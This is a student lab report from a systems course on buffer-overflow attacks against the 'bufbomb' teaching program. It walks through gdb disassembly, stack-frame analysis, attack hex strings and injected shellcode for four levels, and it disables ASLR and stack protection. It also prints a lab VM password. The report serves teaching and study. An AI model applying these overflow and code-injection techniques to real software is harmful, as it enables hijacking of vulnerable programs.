華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： 缓冲区溢出攻击

院　　系：计算机科学与技术

专业班级：CS2202

学　　号：U202215378

姓　　名：冯瑞琦

指导教师：王多强

2024 年 5 月 5 日

一、实验目的与要求

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB 等

二、实验内容

任务　缓冲区溢出攻击

程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf 读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序 bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为 smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3)和 kaboom (level 4)。

1、第 0 级 smoke

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。要求将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址， getbuf 函数返回时，跳转到 smoke 函数执行，即达到了实验的目标。

2、第 1 级 fizz

要求 getbuf 函数运行结束后，转到 fizz 函数处执行。与 smoke 的差别是，fizz 函数有一个参数。fizz 函数中比较了参数 val 与 全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。

3、第 2 级 bang

要求 getbuf 函数运行结束后，转到 bang 函数执行，并且让全局变量 global_value 与 cookie 相同（要正确打印 global_value）。

4、第 3 级 boom

无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf 将 cookie 值返回给 test 函数，而不是返回值 1 。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test 函数。

三、实验记录及问题回答

1. 实验任务的实验记录

实验各级别通关截图如下图所示。

```
qr@qr-virtual-machine:~$ ./bufbomb U202215378 smoke_hex.txt 0
user id : U202215378
cookie : 0xc0d8fd2
hex string file : smoke_hex.txt
level : 0
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
Smoke!: You called smoke()
```

```
qr@qr-virtual-machine:~$ ./bufbomb U202215378 fizz_hex.txt 1
user id : U202215378
cookie : 0xc0d8fd2
hex string file : fizz_hex.txt
level : 1
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
Fizz!: You called fizz(0xc0d8fd2)
```

```
qr@qr-virtual-machine:~$ ./bufbomb U202215378 bang.txt 2
user id : U202215378
cookie : 0xc0d8fd2
hex string file : bang.txt
level : 2
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
buf:0xffffcfe8
Bang!: You set global_value to 0xc0d8fd2
```

```
qr@qr-virtual-machine:~$ ./bufbomb U202215378 boom.txt 3
user id : U202215378
cookie : 0xc0d8fd2
hex string file : boom.txt
level : 3
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
buf:0xffffcfe8
Boom!: getbuf returned 0xc0d8fd2
```

2.缓冲区溢出攻击中字符串产生的方法描述

要求：一定要画出栈帧结构 （包括断点的存放位置，保存 ebp 的位置，局部变量的位置等等）

(1) 第 0 级 smoke

先将源程序 bufbomb.c 和 buf.c 拷入虚拟机中。

自己编译生成执行程序，编译链接时要加多种编译开关，虚拟机 64 位系统中要使用-m32 编译 32 位程序，具体命令如下。

gcc -m32 -g -z execstack -D U8 -fno-stack-protector -no-pie -fcf-protection=none bufbomb.c buf.c -o bufbomb

由于学号最后一位为 8，所以输入-DU8。

输入 gdb bufbomb 命令开始调试程序。我们需要填充的数据从 buf 开始，一直填满 ebp 上方的返回地址，故需要知道 buf 和 ebp 的地址来计算填充的字节数，gdb 调试中获取 buf 和 ebp 的地址。

```
(gdb) x &buf
0xffffcfb8:     0x0804a17f
(gdb) x $ebp
0xffffd028:     0xffffd0d8
```

使用 disass getbuf 命令在反汇编中查看 getbuf 的代码。观察反汇编代码可知 0x08049a6c <+4>: sub $0x34,%esp 为 getbuf 的栈帧分配了 52 个字节的大小，0x08049a90 <+40>: lea -0x30(%ebp),%edx 这一行指令将 ebp- 0x30 也就是减去 48 个字节的地方作为缓冲区字符串的首地址。

攻击字符串应该包含足够的字符来填满缓冲区，并覆盖返回地址。所以我们只需要在字符串中控制好返回地址的位置即可。找到 smoke 第一条指令的地址 0x0804935f，根据小端存储方式，字符串应写为 5f 93 04 08。


```
(gdb) disass getbuf
Dump of assembler code for function getbuf:
   0x08049a68 <+0>:     push   %ebp
   0x08049a69 <+1>:     mov    %esp,%ebp
   0x08049a6b <+3>:     push   %ebx
   0x08049a6c <+4>:     sub    $0x34,%esp
   0x08049a6f <+7>:     call   0x80497c7 <__x86.get_pc_thunk.ax>
   0x08049a74 <+12>:    add    $0x258c,%eax
   0x08049a79 <+17>:    movl   $0x34333231,-0x10(%ebp)
   0x08049a80 <+24>:    movl   $0x3635,-0xc(%ebp)
   0x08049a87 <+31>:    sub    $0x4,%esp
   0x08049a8a <+34>:    push   0xc(%ebp)
   0x08049a8d <+37>:    push   0x8(%ebp)
   0x08049a90 <+40>:    lea    -0x30(%ebp),%edx
   0x08049a93 <+43>:    push   %edx
   0x08049a94 <+44>:    mov    %eax,%ebx
   0x08049a96 <+46>:    call   0x80495f5 <Gets>
   0x08049a9b <+51>:    add    $0x10,%esp
   0x08049a9e <+54>:    mov    $0x1,%eax
   0x08049aa3 <+59>:    mov    -0x4(%ebp),%ebx
   0x08049aa6 <+62>:    leave
   0x08049aa7 <+63>:    ret
End of assembler dump.
```

```
(gdb) disass smoke
Dump of assembler code for function smoke:
   0x0804935f <+0>:     push   %ebp
   0x08049360 <+1>:     mov    %esp,%ebp
   0x08049362 <+3>:     push   %ebx
   0x08049363 <+4>:     sub    $0x4,%esp
   0x08049366 <+7>:     call   0x80491b0 <__x86.get_pc_thunk.bx>
   0x0804936b <+12>:    add    $0x2c95,%ebx
   0x08049371 <+18>:    sub    $0xc,%esp
   0x08049374 <+21>:    lea    -0x1f1e(%ebx),%eax
   0x0804937a <+27>:    push   %eax
   0x0804937b <+28>:    call   0x80490e0 <puts@plt>
   0x08049380 <+33>:    add    $0x10,%esp
   0x08049383 <+36>:    sub    $0xc,%esp
   0x08049386 <+39>:    push   $0x0
   0x08049388 <+41>:    call   0x80490f0 <exit@plt>
End of assembler dump.
```

把 somke 函数的首地址占领原来返回地址的空间就可以跳转到 somke 函数。0x30=48 字节把 buf 的存储空间覆盖掉，然后再往上 8 个字节把 ebp 覆盖掉，然后再往上就是返回地址，因此，攻击字符串的大小为 0x30+4+4 等于 56 个字节，其中最后四个字节 为 smoke 函数的地址，用来覆盖 ebp 上方原本的返回地址，再根据小段存储格式， 可以设置攻击字符串为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 93 04 08。使用 vim smoke_hex.txt 命令打开文件，编辑 smoke 如下图。

```
  1 00 00 00 00 00 00 00 00
  2 00 00 00 00 00 00 00 00
  3 00 00 00 00 00 00 00 00
  4 00 00 00 00 00 00 00 00
  5 00 00 00 00 00 00 00 00
  6 00 00 00 00 00 00 00 00
  7 00 00 00 00 5f 93 04 08
~
~
"smoke_hex.txt" 7L, 168B
```

栈帧结构及对应地址如下图所示。



(2) 第 1 级 fizz

要求 getbuf 函数运行结束后，转到 fizz 函数处执行。与 smoke 的差别是，fizz 函数有一个参数。 fizz 函数中比较了参数 val 与 全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。查看 fizz 的反汇编代码如下图。

```
(gdb) disass fizz
Dump of assembler code for function fizz:
   0x0804938d <+0>:     push   %ebp
   0x0804938e <+1>:     mov    %esp,%ebp
   0x08049390 <+3>:     push   %ebx
   0x08049391 <+4>:     sub    $0x4,%esp
   0x08049394 <+7>:     call   0x80491b0 <__x86.get_pc_thunk.bx>
   0x08049399 <+12>:    add    $0x2c67,%ebx
   0x0804939f <+18>:    mov    0xa4(%ebx),%eax
   0x080493a5 <+24>:    cmp    %eax,0x8(%ebp)
--Type <RET> for more, q to quit, c to continue without paging--c
   0x080493a8 <+27>:    jne    0x80493c1 <fizz+52>
   0x080493aa <+29>:    sub    $0x8,%esp
   0x080493ad <+32>:    push   0x8(%ebp)
   0x080493b0 <+35>:    lea    -0x1f03(%ebx),%eax
   0x080493b6 <+41>:    push   %eax
   0x080493b7 <+42>:    call   0x8049060 <printf@plt>
   0x080493bc <+47>:    add    $0x10,%esp
   0x080493bf <+50>:    jmp    0x80493d6 <fizz+73>
   0x080493c1 <+52>:    sub    $0x8,%esp
   0x080493c4 <+55>:    push   0x8(%ebp)
   0x080493c7 <+58>:    lea    -0x1ee4(%ebx),%eax
   0x080493cd <+64>:    push   %eax
   0x080493ce <+65>:    call   0x8049060 <printf@plt>
   0x080493d3 <+70>:    add    $0x10,%esp
   0x080493d6 <+73>:    sub    $0xc,%esp
   0x080493d9 <+76>:    push   $0x0
   0x080493db <+78>:    call   0x80490f0 <exit@plt>
End of assembler dump.
```

由图可知，fizz 的地址为 0x0804938d。在 fizz 函数中，

0x08049399 <+12>: add $0x2c67,%ebx

0x0804939f <+18>: mov 0xa4(%ebx),%eax

0x080493a5 <+24>: cmp %eax,0x8(%ebp)

这几行代码比较了 (%ebp+0x8)的值和立即数 %eax。

根据学号生成 cookie 为 0xc0d8fd2。


```
(gdb) r U202215378 fizz_hex.txt 1
Starting program: /home/qr/bufbomb U202215378 fizz_hex.txt 1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202215378
cookie : 0xc0d8fd2
```

因此，攻击字符串的大小为 56+0x8 等于 64 个字节，其中第 53-56 四个字节 为 fizz 函数的地址，用来覆盖 ebp 上方原本的返回地址；最后四个字节为 cookie 的值，再根据小端存储格式，可以设置攻击字符串为：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 8d 93 04 08 00 00 00 00 d2 8f 0d 0c。

```
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 00 00 00 00
7 00 00 00 00 8d 93 04 08
8 00 00 00 00 d2 8f 0d 0c
```

fizz_hex.txt

栈帧结构及对应地址如下图所示。



(3) 第 2 级 bang

本级实验中 gdb 固定的环境变量和自己实机运行时的环境变量是不同的，因此栈上的局部变量地址不同。

先在 gdb 中调试。

查看 bang 的反汇编代码如下图。

```
(gdb) disass bang
Dump of assembler code for function bang:
   0x080493e0 <+0>:     push   %ebp
   0x080493e1 <+1>:     mov    %esp,%ebp
   0x080493e3 <+3>:     push   %ebx
   0x080493e4 <+4>:     sub    $0x4,%esp
   0x080493e7 <+7>:     call   0x80491b0 <__x86.get_pc_thunk.bx>
   0x080493ec <+12>:    add    $0x2c14,%ebx
   0x080493f2 <+18>:    mov    0xa8(%ebx),%edx
```

由图可知 bang 函数的地址为 0x080493e0。已知 cookie 为 0xc0d8fd2。

设置断点，运行程序，查看 global_value 的地址为 0x804c0a8。

```
(gdb) b 227
Breakpoint 1 at 0x8049789: file bufbomb.c, line 227.
(gdb) run U202215378 fizz_hex.txt 1
Starting program: /home/qr/bufbomb U202215378 fizz_hex.txt 1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202215378
cookie : 0xc0d8fd2
hex string file : fizz_hex.txt
level : 1
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378

Breakpoint 1, main (argc=4, argv=0xffffdea4) at bufbomb.c:227
227         test(&input_args);
(gdb) print &global_value
$1 = (int *) 0x804c0a8 <global_value>
```

我们需要将返回的地址改写为字符串的首地址，先跳转到自己写的指令执行，再直接跳转到 bang 函数取出 global_value,再取出 cookie，最后进行比较。因此编写攻击代码 attack.s 如下图，把 cookie 的值送入 eax，然后送入 global_value 的地址中，然后将 bang 的地址压栈再返回，跳转到 bang 函数。

```
1 movl $0x804c0a8, %eax
2 movl $0xc0d8fd2, (%eax)
3 push $0x80493e0
4 ret
```

attack.s

对攻击代码 attackcode.s 分别进行编译和反汇编，结果如下图所示。由图可知，攻击代码的二进制机器指令字节序列为 b8 a8 c0 04 08 c7 00 d2 8f 0d 0c 68 e0 93 04 08 c3。

```
qr@qr-virtual-machine:~$ gcc -m32 attack.s -c
qr@qr-virtual-machine:~$ objdump -s -d attack.o

attack.o:     file format elf32-i386

Contents of section .text:
 0000 b8a8c004 08c700d2 8f0d0c68 e0930408  ...........h....
 0010 c3                                   .

Disassembly of section .text:

00000000 <.text>:
   0:   b8 a8 c0 04 08          mov    $0x804c0a8,%eax
   5:   c7 00 d2 8f 0d 0c       movl   $0xc0d8fd2,(%eax)
   b:   68 e0 93 04 08          push   $0x80493e0
  10:   c3                      ret
```

在 157 行设置断点，并单步执行，可知 temp8 对应的字符串为“123456”。查看 buf 可知其首地址为 0xffffdcb8。根据小端存储，最后四个字节的内容应为 b8 cf ff ff。

```
(gdb) p &buf
$1 = (char (*)[32]) 0xffffcfb8
```


综上所述，可知攻击字符串的大小等于 60 个字节，其中前 17 个字节为攻击代码的机器指令字节；最后四个字节将字符串中原来返回地址改成 buf 的首地址，这样就完成了攻击字符串的分析。再根据小端存储格式，可以设置攻击字符串 bang.txt 如下图。经验证在 gdb 中可以通过。

```
1 b8 a8 c0 04 08 c7 00 d2 8f 0d 0c 68 e0 93 04 08 c3
2 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 b8 cf ff ff
```

bang.txt

```
(gdb) run U202215378 bang.txt 2
Starting program: /home/qr/bufbomb U202215378 bang.txt 2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202215378
cookie : 0xc0d8fd2
hex string file : bang.txt
level : 2
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
Bang!: You set global_value to 0xc0d8fd2
```

栈帧结构及对应地址如下图所示。



接下来在直接运行情况下调试。直接运行和 gdb 调试模式下的区别是 buf 的地址不一样，需要将攻击字符串的返回地址更改。在 getbuf 函数中加入打印 buf 地址的语句如下图。

```
char buf[NORMAL_BUFFER_SIZE];
printf("buf:%p\n",(void*)buf);
Gets(buf,src,len);
return 1;
```

任务 3 和 4 需要关闭操作系统的地址随机化功能。修改当前地址随机化命令：sysctl -w kernel.randomize_va_space=0 这是一种临时改变随机策略的方法，重启之后将默认恢复。该命令需要在超级用户下设置，虚拟机中的 Ubuntu 超级用户口令在文件：用户名及密码.txt，为 hust4400。重新编译文件，用空文件 empty.txt 测试，打印出 buf 的地址为 0xffffcfe8。

```
qr@qr-virtual-machine:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for qr:
kernel.randomize_va_space = 0
qr@qr-virtual-machine:~$ gcc -m32 -g -z execstack -D U8 -fno-stack-protector -no-pie -fcf-protecti
on=none bufbomb.c buf.c  -o bufbomb
qr@qr-virtual-machine:~$ ./bufbomb U202215378 empty.txt 2
user id : U202215378
cookie : 0xc0d8fd2
hex string file : empty.txt
level : 2
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
buf:0xffffcfe8
Dud: getbuf returned 0x1
bye bye , U202215378
```

将攻击字符串中返回地址改为 e8 cf ff ff 即可。

```
1 b8 a8 c0 04 08 c7 00 d2 8f 0d 0c 68 e0 93 04 08 c3
2 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 e8 cf ff ff
```

bang.txt

(4) 第 3 级 boom

要实现 boom 的无感攻击，要做到以及几点：

（1） 将 eax 设置为 cookie；

（2） 恢复 %ebp，这样回到主程序时，才能正常执行；

（3） 将主程序的断点地址送给 %rip

这就需要事先知道 cookie 的值，知道保存的 %ebp 的值，以及原始的断点地址。

首先在 gdb 中调试，反汇编 test 函数。

getbuf 函数结束时需要跳转回 test 函数，即 0x080494ed。

```
0x080494e5 <+165>:   push   -0x18(%ebp)
0x080494e8 <+168>:   call   0x8049a68 <getbuf>
0x080494ed <+173>:   add    $0x10,%esp
0x080494f0 <+176>:   mov    %eax,-0xc(%ebp)
```

分析 getbuf 函数，发现函数执行时 ebx 寄存器的值有改变，故需要在保存 ebx 的值，在调用 getbuf 之前获取 ebx 的值，如下图。

```
(gdb) i r ebx
ebx            0x804c000           134529024
```

故可以编写出汇编代码 boom.s 如下图。通过编译程序并反汇编得到机器码。

```
1 mov $0xc0d8fd2, %eax
2 mov $0x804c000, %ebx
3 push $0x80494ed
4 ret
```

boom.s

```
qr@qr-virtual-machine:~$ objdump -s -d boom.o

boom.o:     file format elf32-i386

Contents of section .text:
 0000 b8d28f0d 0cbb00c0 040868ed 940408c3  .........h.....

Disassembly of section .text:

00000000 <.text>:
   0:   b8 d2 8f 0d 0c          mov    $0xc0d8fd2,%eax
   5:   bb 00 c0 04 08          mov    $0x804c000,%ebx
   a:   68 ed 94 04 08          push   $0x80494ed
   f:   c3                      ret
```

还需要获得调用 getbuf 之前 ebp 的值，如下：

```
(gdb) x $ebp
0xffffd028:     0xffffd0d8
```

得到机器码和 ebp 的值后，即可编写攻击字符串了，将机器码置于字符串首部，并且将 buf 之后的 ebp 的值改成 0xffffd0d8，得到 boom.txt 文件。


```
1 b8 d2 8f 0d 0c bb 00 c0
2 04 08 68 ed 94 04 08 c3
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 00 00 00 00
7 d8 d0 ff ff b8 cf ff ff
```

boom.txt

经测试结果正确。

```
(gdb) run U202215378 boom.txt 3
Starting program: /home/qr/bufbomb U202215378 boom.txt 3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202215378
cookie : 0xc0d8fd2
hex string file : boom.txt
level : 3
smoke : 0x0x804935f   fizz : 0x0x804938d  bang : 0x0x80493e0
welcome  U202215378
buf:0xffffcfb8
Boom!: getbuf returned 0xc0d8fd2
```

栈帧结构及对应地址如下图所示。



接下来在外部直接运行。经过分析，外部环境变化的只是 buf 的地址，变成了 0xffffcfe8，增加了 0x30，同理，ebp 旧值也需要增加 0x30，变成 0xffffd108。除了这两个，其他无需修改，攻击字符串如下图。经测试可以通过，通关截图见 1。

```
1 b8 d2 8f 0d 0c bb 00 c0
2 04 08 68 ed 94 04 08 c3
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 00 00 00 00
7 08 d1 ff ff e8 cf ff ff
```

boom.txt

四、体会

这次实验的主题着实耐人寻味，探讨缓冲区溢出攻击在计算机安全领域的影响是一项非常富有挑战性的任务。参与其中，我不仅深入了解了缓冲区溢出的机制，还学到了如何利用这一漏洞来操纵程序的执行流程。这种通过亲身实践掌握技能的学习方式，不仅使我熟练掌握了实用技能，更加深了我对计算机安全领域的认识和理解。

通过这次实验，我不仅学会了识别和理解缓冲区溢出漏洞，还掌握了预防和修复这类安全漏洞的方法，提高了我在计算机安全领域的技能水平。同时，实验过程中对函数传递相关知识的巩固也为我今后在编程和软件开发领域的学习和研究提供了坚实的基础。我使用到的理论技术和方法不仅仅包括 IA-32 汇编程序的函 数调用规则和栈结构的具体理解，而且还包括 Linux 基本指令的使用。此外，还需要熟练地使用在实验二中学习过的 gdb 调试器进行调试和 disass 指令进行反汇编生成汇编文件。在本次实验中，要想构造攻击代码，首先需要编写一个可以实现相应功能的汇编代码文件，在使用 gcc 将该文件编译成机器代码，再使用 disass 命令将其反汇编，得到攻击代码的二进制机器指令字节序列。通过本次实验，我对 gcc、gdb、vim 等调试编写工具的用法有了更深入的了解，提高了使用熟练度。

这种基于实践的学习方式不仅能够激发学生的学习兴趣，还能培养他们解决问题的能力和创新思维，为他们未来的职业发展奠定了牢固的基础。在这个过程中，我深深感受到了实践的力量，它不仅能够帮助我们掌握知识，还能够激发我们对技术和安全领域的探索欲望，促进我们不断成长和进步。